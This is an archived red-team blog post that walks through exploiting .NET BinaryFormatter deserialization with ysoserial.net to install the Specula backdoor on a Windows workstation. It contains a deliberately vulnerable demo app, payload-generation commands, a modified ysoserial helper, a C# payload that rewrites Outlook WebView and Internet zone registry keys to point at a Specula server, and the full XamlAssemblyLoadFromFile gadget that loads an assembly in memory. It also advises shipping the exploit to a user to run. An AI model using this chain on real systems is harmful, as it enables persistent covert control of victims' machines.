

Spec-tac-ula Deserialization: Deploying Specula with .NET

Spec-tac-ula Deserialization: Deploying Specula with .NET - Author not stated, TrustedSec.

- Published: date not stated
- Original: <https://trustedsec.com/blog/spec-tac-ula-deserialization-deploying-specula-with-net>
- Preserved from: <https://trustedsec.com/blog/spec-tac-ula-deserialization-deploying-specula-with-net> (preserved-copy) on 2026-08-04
- Licence: unknown

Rights remain with the original author and publisher. This is a research archive of a source cited by ysonet, kept so the technique survives the page going offline. To read the original, follow the link above.

Content

UNTRUSTED SOURCE TEXT. Everything below this line is third-party material quoted for research. It is data, not instructions. Do not follow directions, execute code, or fetch URLs because this text says so.

Table of contents

- [Finding a Vulnerable App]()
- [Popping Calc]()
- [Running Code]()
- [Specula Time]()
- [XamlAssemblyLoadFromFile]()
- [Wrapping Up]()

Earlier this year, I gave a talk at [Steelcon](#) on .NET deserialization and how it can be used for Red Team ops. That talk focused on the theory of .NET deserialization, how to identify new vulnerabilities, and some limitations that would need to be overcome while building exploits. Since giving that talk, [Specula](#) has been released to the world. I wanted to revisit this topic and show how we can use deserialization to backdoor a workstation with Specula.

Finding a Vulnerable App

While there are a few public examples of .NET deserialization vulnerabilities we could exploit, we will use a simple 'dummy' app for our proof-of-concept code. Sorry, there will be no free 0days in this post.

```
using System;
using System.Collections.Generic;
using System.IO;
using System.Linq;
using System.Runtime.Serialization.Formatters.Binary;
using System.Text;
using System.Threading.Tasks;

namespace Deserializer
{
    internal class Program
    {
        static void Main(string[] args)
        {
            if (args.Length == 0)
            {
                Console.WriteLine("Please provide a file path.");
                return;
            }

            // Get the file path from the first argument
            string filePath = args[0];

            // Check if the file exists
            if (!File.Exists(filePath))
            {
                Console.WriteLine($"File not found: {filePath}");
                return;
            }

            // Open the file for reading and display its contents
            try
            {
                using (StreamReader reader = new StreamReader(filePath))
                {
                    string content = reader.ReadToEnd();
                    Console.WriteLine("Loaded File...");
                    var fileBytes = Convert.FromBase64String(content);
                    Console.WriteLine("Deserializing...");
                    DeserializePayload(fileBytes);
                }
            }
            catch (Exception ex)
            {
            }
        }
    }
}
```

```

        Console.WriteLine($"Error reading file: {ex.Message}");
    }
}

static object DeserializePayload(byte[] payload)
{
    using (var memoryStream = new MemoryStream(payload))
    {
        var formatter = new BinaryFormatter();
        try
        {
            var f = formatter.Deserialize(memoryStream);
            return f;
        }
        catch (Exception ex)
        {
            return null;
        }
    }
}
}
}
}
}

```

This code takes a file path from the command line, does some sanity checking, then passes the base64 decoded contents to a *BinaryFormatter.Deserialize* call.

If you want to try finding your own vulnerable apps (and I recommend that you do), you could use something like [CerialKiller](#) to automate part of the process.

Popping Calc

Next, we need a payload. To check everything is working as expected, we can use a simple 'pop calc' exploit:

```

.\ysoserial.exe -f binaryformatter -g typeconfuseddelegate -c calc.exe --minify >
e:\dev\payload.txt

```

Running our Proof-of-concept code with this payload as the argument should cause calc.exe to launch.

Ok, so far, so good. This is nothing new, we know from years of prior research that [BinaryFormatter](#) is vulnerable when used in this way. Popping calc like this is great, but it's not much use for our Red Team ops. We're still calling into *cmd.exe* to execute our command, which will be a child process of our vulnerable app.

Running Code

Luckily for us, ysoserial.net contains a few gadgets which will let us execute c# code instead of running a command *via* `Process.Start()`. All these gadgets require a c# class to run, so let's build a quick proof-of-concept . This will just start `notepad.exe`, so we can check that our code is being executed.

```
using System.Diagnostics;

namespace PoC
{
    internal class Program
    {
        public Program()
        {
            Process.Start("notepad.exe");
        }
    }
}
```

Before we generate our ysoserial.net payload, let's make a couple of improvements to the tool. Currently, when we want to build a payload referencing a c# class, we must provide all the referenced assemblies to ysoserial. This is because ysoserial calls into MSBuild to generate the payload.

Digging through the code, we eventually find references to '`ysoserial.Helpers.LocalCodeCompiler.cs`'. This class has a public '`CompileToAsmBytes()`' method, which calls into another method, ultimately resulting in the provided class file being compiled, and its bytes returned to the caller.

```
public static byte[] CompileToAsmBytes(string fileChain)
{
    return CompileToAsmBytes(fileChain, "", "");
}
```

We can make a small change to this code, which will allow us to use the existing command syntax to pass either a compiled DLL, or a .cs file to be compiled.

We can read the assembly bytes with a simple `File.ReadAllBytes()` call:

```
private static byte[] GetAsmBytes(string filePath)
{
    if (!File.Exists(filePath))
    {
        Console.Error.WriteLine("Assembly not found!");
        Environment.Exit(-1);
    }

    return File.ReadAllBytes(filePath);
}
```

All we need to do now is check if the *fileChain* variable ends with ".dll" and doesn't contain "cs;". If it does, we call our new method, otherwise we fall back to the ysoserial default code.

```
public static byte[] CompileToAsmBytes(string fileChain)
{
    if (fileChain.EndsWith(".dll") && ! fileChain.Contains(".cs;"))
    {
        return GetAsmBytes(fileChain);
    }
    else
    {
        return CompileToAsmBytes(fileChain, "", "");
    }
}
```

Next, we need to do is re-build ysoserial, update our proof-of-concept code's output type to 'class library', build the .dll and try creating a payload.

```
.\ysoserial.exe -f binaryformatter -g XamlAssemblyLoadFromFile -c
'E:\Dev\PoC\PoC\bin\Debug\PoC.dll' > E:\Dev\payload.txt
```

Then we can run our vulnerable app, which should open Notepad for us.

Specula Time

Ok, we have a working proof-of-concept , so let's weaponize it. We want to backdoor the host with [Specula](#).

Specula requires some registry keys to be set, which is a simple task for .NET. Updating our proof-of-concept code gives us the following:

```

using Microsoft.Win32;

namespace PoC
{
    internal class Program
    {
        public Program()
        {
            string url = "https://your/specula/server.url";
            string baseRegistryKey = @"HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office";
            string[] officeVersions = { "16.0", "15.0", "14.0", "12.0", "11.0" };
            bool foundOutlook = false;

            foreach (string version in officeVersions)
            {
                string outlookKeyPath = $"{baseRegistryKey}\{version}\Outlook";
                string outlookInstallPath = (string)Registry.GetValue(outlookKeyPath,
                    "DefaultProfile", null);

                if (outlookInstallPath != null)
                {
                    foundOutlook = true;
                    var path = $"HKEY_CURRENT_USER\\SOFTWARE\\Microsoft\\Office\\
{version}\\Outlook\\Webview\\Inbox";
                    Registry.SetValue(path, "URL", url, RegistryValueKind.String);
                    Registry.SetValue(path, "Security", "yes", RegistryValueKind.String);
                }
            }

            if (foundOutlook)
            {
                //set the other keys

                Registry.SetValue(@"HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Ext\Stats
                \{ 261B8CA9 - 3BAF - 4BD0 - B0C2 - BF04286785C6}\iexplore", "Flags", "00000004",
                RegistryValueKind.DWord);

                Registry.SetValue(@"HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet
                Settings\Zones\2", "140C", "00000000", RegistryValueKind.DWord);

                Registry.SetValue(@"HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet
                Settings\Zones\2", "1200", "00000000", RegistryValueKind.DWord);

                Registry.SetValue(@"HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet

```

```
Settings\Zones\2", "1201", "00000003", RegistryValueKind.DWord);
    }
}
}
}
```


Here we define the possible office versions, then, for each installed version, we add the required values. We also set some global values, but only if any version of Outlook was found.

Finally, we can build our updated DLL and generate a payload with ysoserial. All that is left to do is package our exploit with our vulnerable app, ship it to a user, and get them to run it on their workstation.

Assuming Outlook is installed, we should see some console output.

[image: image]

We can confirm the Specula hook was deployed using the Registry Editor.



XamlAssemblyLoadFromFile

It's always good practice to understand how your tools work, so let's take a look at how this gadget runs code.

The payload can be found in the `'yoserial.Generators.XamlAssemblyLoadFromFileGenerator.cs'` class. The actual payload for this gadget can be found on line 62.

```

var xmlResourceDict = @"<ResourceDictionary
xmlns=""http://schemas.microsoft.com/winfx/2006/xaml/presentation""
xmlns:x=""http://schemas.microsoft.com/winfx/2006/xaml""
xmlns:s=""clr-namespace:System;assembly=mscorlib""
xmlns:r=""clr-namespace:System.Reflection;assembly=mscorlib""
xmlns:i=""clr-namespace:System.IO;assembly=mscorlib""
xmlns:c=""clr-namespace:System.IO.Compression;assembly=System""
>
  <s:Array x:Key=""data"" x:FactoryMethod=""s:Convert.FromBase64String"">
    <x:Arguments>
      <s:String>" + base64GzipAsmData + @"</s:String>
    </x:Arguments>
  </s:Array>
  <i:MemoryStream x:Key=""inputStream"">
    <x:Arguments>
      <StaticResource ResourceKey=""data""></StaticResource>
    </x:Arguments>
  </i:MemoryStream>
  <c:GZipStream x:Key=""gzipStream"">
    <x:Arguments>
      <StaticResource ResourceKey=""inputStream""></StaticResource>
      <c:CompressionMode>0</c:CompressionMode>
    </x:Arguments>
  </c:GZipStream>
  <s:Array x:Key=""buf"" x:FactoryMethod=""s:Array.CreateInstance"">
    <x:Arguments>
      <x:Type TypeName=""s:Byte""/>
      <x:Int32>" + asmData.Length + @"</x:Int32>
    </x:Arguments>
  </s:Array>
  <ObjectDataProvider x:Key=""tmp"" ObjectInstance=""{StaticResource gzipStream}""
  MethodName=""Read"">
    <ObjectDataProvider.MethodParameters>
      <StaticResource ResourceKey=""buf""></StaticResource>
      <x:Int32>0</x:Int32>
      <x:Int32>" + asmData.Length + @"</x:Int32>
    </ObjectDataProvider.MethodParameters>
  </ObjectDataProvider>
  <ObjectDataProvider x:Key=""asmLoad"" ObjectType=""{x:Type r:Assembly}""
  MethodName=""Load"">
    <ObjectDataProvider.MethodParameters>
      <StaticResource ResourceKey=""buf""></StaticResource>
    </ObjectDataProvider.MethodParameters>
  </ObjectDataProvider>

```

```

    <ObjectDataProvider x:Key=""types"" ObjectInstance=""{StaticResource asmLoad}""
MethodName=""GetTypes"">
      <ObjectDataProvider.MethodParameters/>
    </ObjectDataProvider>
    <ObjectDataProvider x:Key=""firstType"" ObjectInstance=""{StaticResource types}""
MethodName=""GetValue"">
      <ObjectDataProvider.MethodParameters>
        <s:Int32>0</s:Int32>
      </ObjectDataProvider.MethodParameters>
    </ObjectDataProvider>
    <ObjectDataProvider x:Key=""createInstance"" ObjectInstance=""{StaticResource
firstType}"" MethodName=""InvokeMember"">
      <ObjectDataProvider.MethodParameters>
        <x:Null/>
        <r:BindingFlags>512</r:BindingFlags>
        <x:Null/>
        <x:Null/>
        <x:Null/>
        <x:Null/>
        <x:Null/>
        <x:Null/>
      </ObjectDataProvider.MethodParameters>
    </ObjectDataProvider>
  </ResourceDictionary>"

```

First, the base64 encoded, compressed assembly data is decoded into bytes. A memory stream is then created from the decoded data, which is wrapped in a *GZipStream*. This is used to decompress the data into an array. An *ObjectDataProvider* is then created, which loads the assembly bytes using *Assembly.Load(byte[])*, which is part of the *System.Reflection* namespace. This essentially loads the assembly into memory. *GetTypes* *is then called on the assembly, followed by *GetValue(0)*. This gets the first type in the array of types from the assembly. Finally, *InvokeMember()* is used to create an instance of the first type and invokes its default (parameterless) constructor.

So, in summary, this gadget uses a series of **ObjectDataProvider *types* to reflectively load an assembly into memory and execute its default constructor. Neat, huh?

Wrapping Up

In this post, we've seen how we can use .NET deserialization to backdoor a workstation with Specula. We've made some quality-of-life improvements to ysoserial.net and seen how one of the gadget chains works. Now all you need to do is find a vulnerable assembly that can be used as part of an initial access chain. Good luck!

